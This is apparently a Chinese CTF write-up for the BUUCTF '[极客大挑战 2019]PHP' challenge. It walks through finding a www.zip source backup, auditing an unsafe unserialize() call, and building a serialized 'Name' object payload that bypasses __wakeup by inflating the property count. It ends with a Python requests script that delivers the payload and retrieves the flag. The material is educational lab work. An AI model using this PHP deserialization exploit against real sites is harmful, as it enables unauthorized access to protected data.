
buuctf-PHP

原创

xixihahawuwu 于 2020-11-23 16:27:11 发布 492 收藏 2




[极客大挑战 2019]PHP 1

Instance Info

Remaining Time: 10761s
Lan Domain: 19994-cab06279-c19b-4b97-ba16-0256ebb6e357


http://cab06279-c19b-4b97-ba16-0256ebb6e357.node3.buuoj.cn



因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯


不愧是我！！！

看题目说备份网站，扫一下看看




ID	地址	HTTP响应
1	http://8a29edc9-09a0-4bab-8898-fa692ab106c6.node3.buuoj.cn/www.zip	200

把文件下载下来



class.php	2019/10/14 7:23	PHP 文件
flag.php	2019/10/14 8:44	PHP 文件
index.js	2017/11/6 4:26	JavaScript 文件
index.php	2019/10/14 8:34	PHP 文件
style.css	2017/11/6 4:26	层叠样式表文档


一些源码



```
<div style="text-shadow:0px 0px 5p
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
</div>
```

这里的unserialize涉及到一个反序列化
接着看class.php

<?php include 'flag.php'; error_reporting(0); class Name{ private $username = 'nonono'; private $password = 'yesyes'; public function __construct($username,$password){ $this->username = $username; $this->password = $password; } function __wakeup(){ $this->username = 'guest'; } function __destruct(){ if ($this->password != 100) { echo "NO!!!hacker!!!"; echo "You name is: "; echo $this->username;echo ""; echo "You password is: "; echo $this->password;echo ""; die(); } if ($this->username === 'admin') { global $flag; echo $flag; }else{ echo "hello my friend~~sorry i can't give you the flag!"; die(); } } } ?>
审计代码
__construct()当一个对象创建时被调用
__destruct()当一个对象销毁时被调用
__sleep() 在对象在被序列化之前运行
__wakeup()将在序列化之后立即被调用 （在反序列化前被调用）
首先自己先写一个序列化



```
<?php
    class Name{
    private $username = 'admin';
    private $password = '100';
}
    $a = new Name();
    $b = serialize($a);
    print_r($b);
?>
```

● 文本方式显示 ○ html方式显示

```
O:4:"Name":2:{s:14:"□Name□username";s:5:"admin";s:14:"□Name□password";s:3:"100";}
```

对象:对象名长度:“对象名称”:对象成员个数:{s字符串:名称长度:“名称”;}

可得到正确的username,password的序列化,还得注意username和password是private属性


private属性序列化:%00类名%00成员名

protect属性序列化:%00*%00成员名

依次构造payload

O:4:“Name”:2:{s:14:"%00Name%00username";s:5:“admin”;s:14:"%00Name%00password";i:100;}

这里要将name的值改为3，就可以绕过wakeup



```
import requests

url ="http://cab06279-c19b-4b97-ba16-0256ebb6e357.node3.buuoj.cn/"
html = requests.get(url+'?select=O:4:"Name":3:{s:14:"\0Name\0username";s:5:"admin";s:14:"\0Name\0password";i:100;}')
print(html.text)
```

```
<div id="world">
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bottom: 85%;left: 440px;font-family:KaiTi;">因为每次猫猫
 以我有一个良好的备份网站的习惯
    </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bottom: 80%;left: 700px;font-family:KaiTi;">不愧是我！！
    </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bottom: 70%;left: 640px;font-family:KaiTi;">
    flag{f98f031e-cc2d-4af3-90a8-1ecc067344a8}    </div>
    <div style="position: absolute;bottom: 5%;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</div>
<script src='http://cdnjs.cloudflare.com/ajax/libs/three.js/r70/three.min.js'></script>
```